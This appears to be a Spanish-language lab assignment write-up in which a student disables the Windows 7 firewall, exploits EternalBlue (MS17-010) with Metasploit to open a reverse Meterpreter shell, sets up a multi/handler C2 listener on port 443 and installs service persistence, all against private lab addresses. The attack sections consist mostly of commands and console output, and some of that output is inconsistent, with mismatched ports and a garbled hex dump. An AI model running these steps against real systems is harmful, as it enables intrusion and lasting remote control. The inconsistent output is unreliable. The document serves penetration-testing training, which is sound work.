


- Una vez instalado deshabilitar el firewall de Windows para exponer el puerto TCP 445 (Si el equipo estuviera en una red de Directorio Activo este paso no es necesario dado que el puerto ha de estar habilitado para poder formar parte del Directorio activo)



Con la instalación completada, procedemos a buscar desde inicio el "Firewall de Windows".




Opción 1. Entrar en "Activar o desactivar Firewall de Windows".




Desactivamos las opciones del Firewall y aceptamos.




OPCIÓN 2. Podemos también crear una nueva regla para permitir el tráfico a través del puerto 445, desde la opción del menú "Configuración avanzada".






Seleccionamos para crear una nueva regla.




Tipo de regla Puerto.



Se aplica al protocolo **TCP** y puerto **445**. Luego permitimos conexiones, seleccionamos todos los perfiles y damos un nombre.





Has de detallar los pasos necesarios para instalar la Máquina Virtual Windows7SP1 y el proceso para deshabilitar el Firewall de Windows7


✓ **Apartado 3: Explotación de vulnerabilidad y configuración del servidor C2.**

Ayuda a Paloma a realizar la explotación de la máquina remota Windows7SP1 y a configurar el servidor C2:

- Utilizando la máquina de ataque Kali Linux Explota la vulnerabilidad *EternalBlue* (*ms17_010*) en el sistema remoto Windows7 SP1. Documentate previamente sobre esta vulnerabilidad.


Vamos a comprobar con **nmap** las IP que están al alcance.

nmap 10.0.2.4/24



Ahora, comprobado que tenemos la IP de la otra máquina en la dirección **10.0.2.6**, ejecutamos otra vez con **nmap** para comprobar servicios y vulnerabilidades.


```
nmap -A -sC -sV -p- --script vuln -oA nmap_10.0.2.6 10.0.2.6
```



Observamos que aparece la vulnerabilidad **ms17_010** comentada en el enunciado.

Abrimos **metasploit** para buscar los plugins con los que explotar la vulnerabilidad.

```
search ms17_010
```



Como para **ms17_010_eternalblue**, solo aparece un **exploit**, lo seleccionamos y miramos las configuraciones a realizar.

use 0
show options

```
msf6 > use 0
[*] No payload configured, defaulting to windows/x64/meterpreter/reverse_tcp
msf6 exploit(windows/smb/ms17_010_eternalblue) > show options

Module options (exploit/windows/smb/ms17_010_eternalblue):

  Name      Current Setting  Required  Description
  ----      -
  RHOSTS    10.0.2.6         yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
  RPORT     4444             yes       The target port (TCP)
  SMBDomain (Optional) The Windows domain to use for authentication. Only affects Windows Server 2008 R2, Windows 7, Windows Embedded Standard 7 target machines.
  SMBPass   (Optional) The password for the specified username
  SMBUser   (Optional) The username to authenticate as
  VERIFY_ARCH true             yes       Check if remote architecture matches exploit Target. Only affects Windows Server 2008 R2, Windows 7, Windows Embedded Standard 7 target machines.
  VERIFY_TARGET true            yes       Check if remote OS matches exploit Target. Only affects Windows Server 2008 R2, Windows 7, Windows Embedded Standard 7 target machines.

Payload options (windows/x64/meterpreter/reverse_tcp):

  Name      Current Setting  Required  Description
  ----      -
  EXITFUNC  thread          yes       Exit technique (Accepted: '', seh, thread, process, none)
  LHOST     10.0.2.4         yes       The listen address (an interface may be specified)
  LPORT     4444            yes       The listen port

Exploit target:

  Id  Name
  --  --
  0    Automatic Target
```

Modificamos la configuración de los campos requeridos vacíos con el puerto de la víctima. Ejecutamos a continuación.

set rhosts 10.0.2.6
run

```
msf6 exploit(windows/smb/ms17_010_eternalblue) > set rhosts 10.0.2.6
rhosts => 10.0.2.6
msf6 exploit(windows/smb/ms17_010_eternalblue) > run

[*] Started reverse TCP handler on 10.0.2.4:4444
[*] 10.0.2.6:4445 - Using auxiliary/scanner/smb/smb_ms17_010 as check
[*] 10.0.2.6:4445 - Host is likely VULNERABLE to MS17-010! - Windows 7 Professional 7601 Service Pack 1 x64 (64-bit)
[*] 10.0.2.6:4445 - Scanned 1 of 1 hosts (100% complete)
[*] 10.0.2.6:4445 - The target is vulnerable.
[*] 10.0.2.6:4445 - Connecting to target for exploitation.
[*] 10.0.2.6:4445 - Connection established for exploitation.
[*] 10.0.2.6:4445 - Target OS selected valid for OS indicated by SMB reply
[*] 10.0.2.6:4445 - CORE raw buffer dump (42 bytes)
[*] 10.0.2.6:4445 - 0x00000000 5f 69 6e 64 6f 77 73 20 37 20 50 72 6f 66 65 73 Windows 7 Profes
[*] 10.0.2.6:4445 - 0x00000010 73 69 6f 6e 61 6c 20 37 26 30 31 20 53 65 72 76 signal 7601 Serv
[*] 10.0.2.6:4445 - 0x00000020 69 63 65 20 50 61 63 6b 20 31 ice Pack 1
[*] 10.0.2.6:4445 - Target arch selected valid for arch indicated by DCE/RPC reply
[*] 10.0.2.6:4445 - Trying exploit with 12 Groom Allocations.
[*] 10.0.2.6:4445 - Sending all but last fragment of exploit packet
[*] 10.0.2.6:4445 - Starting non-paged pool grooming
[*] 10.0.2.6:4445 - Sending SMBv2 buffers
[*] 10.0.2.6:4445 - Closing SMBv1 connection creating free hole adjacent to SMBv2 buffer.
[*] 10.0.2.6:4445 - Sending final SMBv2 buffers.
[*] 10.0.2.6:4445 - Sending last fragment of exploit packet!
[*] 10.0.2.6:4445 - Receiving response from exploit packet
[*] 10.0.2.6:4445 - ETERNALBLUE overwrite completed successfully (0xc0000000)!
[*] 10.0.2.6:4445 - Sending egg to corrupted connection.
[*] 10.0.2.6:4445 - Triggering free of corrupted buffer.
[*] 10.0.2.6:4445 - Sending stage (201798 bytes) to 10.0.2.6
[*] 10.0.2.6:4445 - -----
[*] 10.0.2.6:4445 - -----
[*] 10.0.2.6:4445 - -----
[*] 10.0.2.6:4445 - -----
[*] Meterpreter session 1 opened (10.0.2.4:4444 -> 10.0.2.6:4445) at 2024-02-29 14:53:35 +0100

meterpreter >
```

Al conseguirlo, nos abre un **meterpreter** e indica que ha abierto en **sesión 1**.

- Levanta un servidor C2 en Metasploit con el módulo **multi_handler** y ponlo a la escucha en el Puerto TCP **443** de la interfaz de red de tu máquina Linux de ataque.

Para levantar ese servidor, lo primero es hacer **background** en la sesión iniciada.

background

Usamos el **exploit: exploit/multi/handler** y le añadimos como **payload: windows/meterpreter/reverse_tcp**.

```
use exploit/multi/handler
set payload windows/meterpreter/reverse_tcp
show options
```

```

[*] 10.0.2.6:445 - Triggering free of corrupted buffer.
[*] Sending stage (201798 bytes) to 10.0.2.6
[*] 10.0.2.6:445 - -----
[*] 10.0.2.6:445 - -----WIN-----
[*] 10.0.2.6:445 - -----
[*] Meterpreter session 1 opened (10.0.2.4:4444 -> 10.0.2.6:49175) at 2024-02-29 14:53:35 +0100

meterpreter > background
[*] Backgrounding session 1...
msf6 exploit(windows/multi/handler) > use exploit/multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf6 exploit(multi/handler) > set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
msf6 exploit(multi/handler) > show options

Module options (exploit/multi/handler):

  Name  Current Setting  Required  Description
  ----  -
  PAYLOAD  windows/meterpreter/reverse_tcp

Payload options (windows/meterpreter/reverse_tcp):

  Name  Current Setting  Required  Description
  ----  -
  EXITFUNC  process          yes       Exit technique (Accepted: '', seh, thread, process, none)
  LHOST    10.0.2.4          yes       The listen address (an interface may be specified)
  LPORT    4444              yes       The listen port

Exploit target:

  Id  Name
  --  --
  0   Wildcard Target

View the full module info with the info, or info -d command.
msf6 exploit(multi/handler) >

```

Para continuar, debemos configurar el **multihandler** con la **IP** y el **Puerto** en el que va a operar desde la máquina Kali. Le indicamos también que siga ejecutándose y no muera el **handler** después de la primera sesión.

```
set lhost 10.0.2.4
set lport 443
set ExitOnSession False
show options
```

```

msf6 exploit(multi/handler) > set lhost 10.0.2.4
lhost => 10.0.2.4
msf6 exploit(multi/handler) > set lport 443
lport => 443
msf6 exploit(multi/handler) > set ExitOnSession False
ExitOnSession => false
msf6 exploit(multi/handler) > show options

Module options (exploit/multi/handler):

  Name  Current Setting  Required  Description
  ----  -
  PAYLOAD  windows/meterpreter/reverse_tcp

Payload options (windows/meterpreter/reverse_tcp):

  Name  Current Setting  Required  Description
  ----  -
  EXITFUNC  process          yes       Exit technique (Accepted: '', seh, thread, process, none)
  LHOST    10.0.2.4          yes       The listen address (an interface may be specified)
  LPORT    443              yes       The listen port

Exploit target:

  Id  Name
  --  --
  0   Wildcard Target

View the full module info with the info, or info -d command.
msf6 exploit(multi/handler) >

```


Lo iniciamos con un **job** para que quede en segundo plano operando y podemos comprobar su funcionamiento.

```
run -jnz
jobs
```

```
msf6 exploit(multi/handler) > run -jnz
[*] Exploit running as background job 0.
[*] Exploit completed, but no session was created.
msf6 exploit(multi/handler) >
[*] Started reverse TCP handler on 10.0.2.4:443
msf6 exploit(multi/handler) > jobs

Jobs
--
Id  Name
--  --
0   Exploit: multi/handler  windows/meterpreter/reverse_tcp  tcp://10.0.2.4:443

msf6 exploit(multi/handler) >
```

✓ Apartado 4: Ejecución de la persistencia.

Una vez está todo listo ayuda a Paloma a ejecutar las tareas de Persistencia.

- Realizar la **persistencia en servicio** utilizando los módulos de Metasploit que se trabajaron en la unidad.

Primero, y siguiendo con lo visto en el temario, usaremos el **exploit: exploit/windows/local/persistence_service** y comprobamos las opciones requeridas para la configuración.

```
use exploit/windows/local/persistence_service
show options
```

```
msf6 exploit(multi/handler) > use exploit/windows/local/persistence_service
[*] No payload configured, defaulting to windows/meterpreter/reverse_tcp
msf6 exploit(windows/local/persistence_service) > show options

Module options (exploit/windows/local/persistence_service):
--
Name                Current Setting  Required  Description
--
REMOTE_EXE_NAME      no              no        The remote victim name. Random string as default.
REMOTE_EXE_PATH      no              no        The remote victim exe path to run. Use temp directory as default.
RETRY_TIME            5              no        The retry time that shell connect failed. 5 seconds as default.
SERVICE_DESCRIPTION no              no        The description of service. Random string as default.
SERVICE_NAME        no              no        The name of service. Random string as default.
SESSION              yes             yes       The session to run this module on


Payload options (windows/meterpreter/reverse_tcp):
--
Name                Current Setting  Required  Description
--
EXITFUNC            process          yes       Exit technique (Accepted: '', seh, thread, process, none)
LHOST               10.0.2.4         yes       The listen address (an interface may be specified)
LPORT               4444             yes       The listen port

Exploit target:
--
Id  Name
--  --
0   Windows

View the full module info with the info, or info -d command.
msf6 exploit(windows/local/persistence_service) >
```

Las opciones para configurar serán la dirección IP y puerto del servidor C2 y la sesión de meterpreter (exploit utilizado para Eternalblue) en la máquina comprometida sobre la que se aplica la persistencia (recordemos que era **session 1**).

```
set lhost 10.0.2.4
set lport 443
set session 1
run
```




Podemos observar el servicio generado, el script de limpieza, además de iniciar nueva sesión.

- Realizar la **persistencia en registro** utilizando los módulos de Metasploit que se trabajaron en la unidad.

